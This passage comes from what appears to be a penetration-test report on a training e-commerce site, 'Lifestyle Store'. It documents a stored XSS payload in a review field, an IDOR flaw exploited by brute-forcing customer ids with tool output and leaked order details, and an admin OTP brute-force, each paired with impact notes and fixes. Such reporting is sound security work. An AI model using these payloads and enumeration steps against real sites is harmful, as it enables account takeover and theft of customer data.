
- Customer review text field.

**Payload:**

- “><script>alert(1)</script>

# Observation

- Log in to your account. Then go to My Cart and then click on SHOP NOW button and select any product, or Navigate to **[http://13.234.32.218/products/details.php?p\\_id=15](http://13.234.32.218/products/details.php?p_id=15)** (here I selected product no.15)



# PoC – the script was executed


- Put the payload as a customer review in the review field: `<script>alert(1)</script>`
- **As you can see we executed custom JS causing popup.**





anonymous

`<script>alert(1)</script>`

POST



# PoC



# Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the review text field, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.

```
<div class="review_details">
  <div class="profile_name">
    <p>anonymous</p>
  </div>
  <div class="profile_review_content">
    <p><script>alert(1)</script></p>
  </div>
</div>
```

All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website he/she will trust the content too.

As PoC , a short has been attached along with in **recording 1.mp4**

# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like “ ‘ <> into HTML entities `quot; %22 &lt; &gt;` before printing them on website.

# References

- <https://owasp.org/www-community/attacks/xss/>
- [https://en.wikipedia.org/wiki/Cross-site scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- [https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)



# 3.Insecure Direct Object Reference

## Insecure Direct Object Reference (Critical)

My order section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers orders details along with shipping details and payment modes.

### Affected URL:

- [http://13.234.32.218/orders/orders.php?customer=\(all customer id's\)](http://13.234.32.218/orders/orders.php?customer=(all customer id's))

### Affected Parameters:

- Customer (GET parameters)

# 3.Insecure Direct Object Reference

## Insecure Direct Object Reference (Critical)

Similar issue is found on below modules too.

### Affected URL:


- [http://13.234.32.218/forum/index.php?u=/user/profile/1\(any id\)](http://13.234.32.218/forum/index.php?u=/user/profile/1(any id))
- [http://13.234.32.218/products/details.php?p\\_id=\(all id's\)](http://13.234.32.218/products/details.php?p_id=(all id's))

### Affected Parameters:

- p\_id (GET parameters)
- u=/user/profile(any id)

# Observation

- Login to your account and go to My Orders section.
- Your **My Orders** section will be shown to you.
- Notice the URL: `http://13.234.32.218/orders/orders.php?customer=18`
- It contains **customer** id of the user and we get the **order details** along with **shipping details** and **payment mode** of one user.



# Observation

- Since , the customer id is clearly visible, let's intercept the request and brute force the customer id's of available customers.

Request	Payload	Status c... ^	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3024
2	10	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
12	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
21	02	200	<input type="checkbox"/>	<input type="checkbox"/>	6424
22	12	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
31	03	200	<input type="checkbox"/>	<input type="checkbox"/>	6435
32	13	200	<input type="checkbox"/>	<input type="checkbox"/>	15388
42	14	200	<input type="checkbox"/>	<input type="checkbox"/>	6061
51	05	200	<input type="checkbox"/>	<input type="checkbox"/>	7085
52	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
62	16	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
72	17	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
81	08	200	<input type="checkbox"/>	<input type="checkbox"/>	9723
82	18	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
91	09	200	<input type="checkbox"/>	<input type="checkbox"/>	3024
1	00	302	<input type="checkbox"/>	<input type="checkbox"/>	510
3	20	302	<input type="checkbox"/>	<input type="checkbox"/>	510
4	30	302	<input type="checkbox"/>	<input type="checkbox"/>	510
5	40	302	<input type="checkbox"/>	<input type="checkbox"/>	510
6	50	302	<input type="checkbox"/>	<input type="checkbox"/>	510
7	60	302	<input type="checkbox"/>	<input type="checkbox"/>	510
8	70	302	<input type="checkbox"/>	<input type="checkbox"/>	510
9	80	302	<input type="checkbox"/>	<input type="checkbox"/>	510
10	90	302	<input type="checkbox"/>	<input type="checkbox"/>	510
11	01	302	<input type="checkbox"/>	<input type="checkbox"/>	510
13	21	302	<input type="checkbox"/>	<input type="checkbox"/>	510
14	31	302	<input type="checkbox"/>	<input type="checkbox"/>	510
15	41	302	<input type="checkbox"/>	<input type="checkbox"/>	510

# PoC – accessing the customers details

- Now we change the **customer id** to **5**.
- We get the **order details** along with shipping details and payment mode of other customers(here the user with customer id= 5

13.234.32.218/orders/orders.php?customer=5

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

### My Orders

**Order Id: AC8CFE8AD221**

PRODUCTS:	
PP Socks	INR 350
Dabbing Panda T Shirt	INR 249
Puma Black Shoes	INR 3999
Hand Knitted Socks	INR 445
<b>Total</b>	<b>INR 5043</b>


SHIPPING DETAILS:	PAYMENT MODE
<b>Name</b> - Popeye the sailor man	Cash on delivery
<b>Email</b> - popeye@lifestylestore.com	
<b>Phone</b> - 9745612300	
<b>Address</b> - B-44 spinach house, Disneyworld	

Order placed on : 2019-02-17 11:23:14

Status: DELIVERED



# PoC

- Just by changing the **product id** , other products can be seen.



# PoC

- Just by changing the **profile id**, other user's profile can be seen.



# Business Impact – High

- A malicious hacker can read order information of any user just by knowing the customer id. This discloses critical order information of users including:
  - Name
  - Mobile Number
  - Email Address
  - Physical Address
  - Order Id
  - Bill amount and Breakdown
  - Payment mode
- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors /black-market.
- More over , as there is no rate limiting checks, attacker can bruteforce the customer id for all possible values and get bill information of each and every user of the organization resulting in a massive information leakage.



# Recommendation

Take the following precautions:

- Make sure each user can see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting.

# References

- [https://www.owasp.org/index.php/Insecure Configuration Management](https://www.owasp.org/index.php/Insecure_Configuration_Management)
- [https://www.owasp.org/index.php/Top 10 2013-A4-Insecure Direct Object References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

## 4. Rate Limiting issues

### **Account Takeover Using OTP Bypass (Critical)**

The below mentioned login page allows login via OTP which can be brute forced.

**Affected URL:**


<http://52.66.71.176/login/admin.php>

**Affected Parameters:**

- OTP (POST parameters)

# Observation

- Navigate to **<http://52.66.71.176/login/admin.php>** ,you will see a **“Forgot your password?”** hyperlink which asks for OTP which is send t admin’s phone number, write any 3-digit number ( i.e. any number from 100 - 999) and Intercept the request with Burp Suite.



← → ↻ 52.66.71.176/reset\_password/admin.php

Lifestyle Store Blog Forum

### Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

# Observation

- Following request will be generated containing **OTP parameters**(GET).

	Pretty	Raw	Hex
1	GET /reset_password/admin.php?otp=123 HTTP/1.1		
2	Host: 52.66.71.176		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Connection: close		
8	Referer: http://52.66.71.176/reset_password/admin.php		
